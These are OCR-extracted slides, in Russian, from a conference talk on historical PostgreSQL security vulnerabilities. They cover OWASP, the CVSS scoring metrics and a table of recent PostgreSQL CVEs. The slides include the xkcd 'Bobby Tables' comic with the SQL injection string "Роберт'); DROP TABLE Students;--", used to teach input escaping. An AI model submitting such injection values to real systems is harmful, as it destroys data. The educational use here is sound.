Yandex Cloud

Обзор некоторых исторических уязвимостей в Postgres

Андрей Бородин, руководитель подразделения разработки РСУБД с открытым кодом

- https://github.com/x4m/pg_cve_demo

Обо мне

Развиваю PostgreSQL в интересах Яндекса, Облака и 4 fun


- Участвовал в разработке ~70 патчей
- Иногда разрабатываю другие БД

ЗДРАВСТВУЙТЕ. ЭТО ИЗ ШКОЛЫ, ГДЕ УЧИТСЯ ВАШ СЫН.
У НАС ТУТ НЕПРИЯТНОСТИ С КОМПЬЮТЕРОМ.
О, БОЖЕ. ОН ЧТО-ТО СЛОМАЛ?
МОЖНО СКАЗАТЬ...
ВЫ ДЕЙСТВИТЕЛЬНО НАЗВАЛИ СВОЕГО СЫНА РОБЕРТ'); DROP TABLE Students;-- ?
А, ДА. ДОМА МЫ ЕГО ЗОВЕМ РОБИН-БРОСЬ-ТАБЛИЦУ.
ТЕПЕРЬ У НАС СТЕРЛАСЬ БАЗА УЧЕНИКОВ ЗА ЭТОТ ГОД.
НАДЕЮСЬ, ВЫ РАДЫ.
А Я НАДЕЮСЬ, ЧТО ЭТО НАУЧИТ ВАС ЭКРАНИРОВАТЬ СИМВОЛЫ ВО ВХОДНЫХ ДАННЫХ.

https://owasp.org/www-project-top-ten/

OWASP top10

Common Vulnerability Scoring System



CVSS v3.1 Vector

NA

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

* - All base metrics are required to generate a base score.

Temporal Score Metrics

Exploit Code Maturity (E)

[✓ Not Defined (E:X)] | Unproven that exploit exists (E:U) | Proof of concept code (E:P) | Functional exploit exists (E:F) | High (E:H)

Remediation Level (RL)


[✓ Not Defined (RL:X)] | Official fix (RL:O) | Temporary fix (RL:T) | Workaround (RL:W) | Unavailable (RL:U)

Report Confidence (RC)

[✓ Not Defined (RC:X)] | Unknown (RC:U) | Reasonable (RC:R) | Confirmed (RC:C)

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Common Vulnerability Scoring System



Rating	CVSS Score
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

https://www.postgresql.org/support/security/


Known PostgreSQL Security Vulnerabilities in Supported Versions

You can filter the view of patches to show just patches for version:
15 - 14 - 13 - 12 - 11 - all

Reference	Affected	Fixed	Component & CVSS v3 Base Score	Description
CVE-2022-41862 Announcement	15, 14, 13, 12	15.2, 14.7, 13.10, 12.14	client 3.7 AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Client memory disclosure when connecting, with Kerberos, to modified server more details
CVE-2022-2625 Announcement	14, 13, 12, 11	14.5, 13.8, 12.12, 11.17	core server 7.1 AV:N/AC:H/PR:L/UI:R/S:U/C:H/I:H/A:H	Extension scripts replace objects not belonging to the extension more details
CVE-2022-1552 Announcement	14, 13, 12, 11	14.3, 13.7, 12.11, 11.16	core server 8.8 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	Autovacuum, REINDEX, and others omit "security restricted operation" sandbox more details

CVE-2018-10915: хитрые строки подключения **8.5**

Fixed in 10.5, 9.6.9, и др (9 августа 2018)




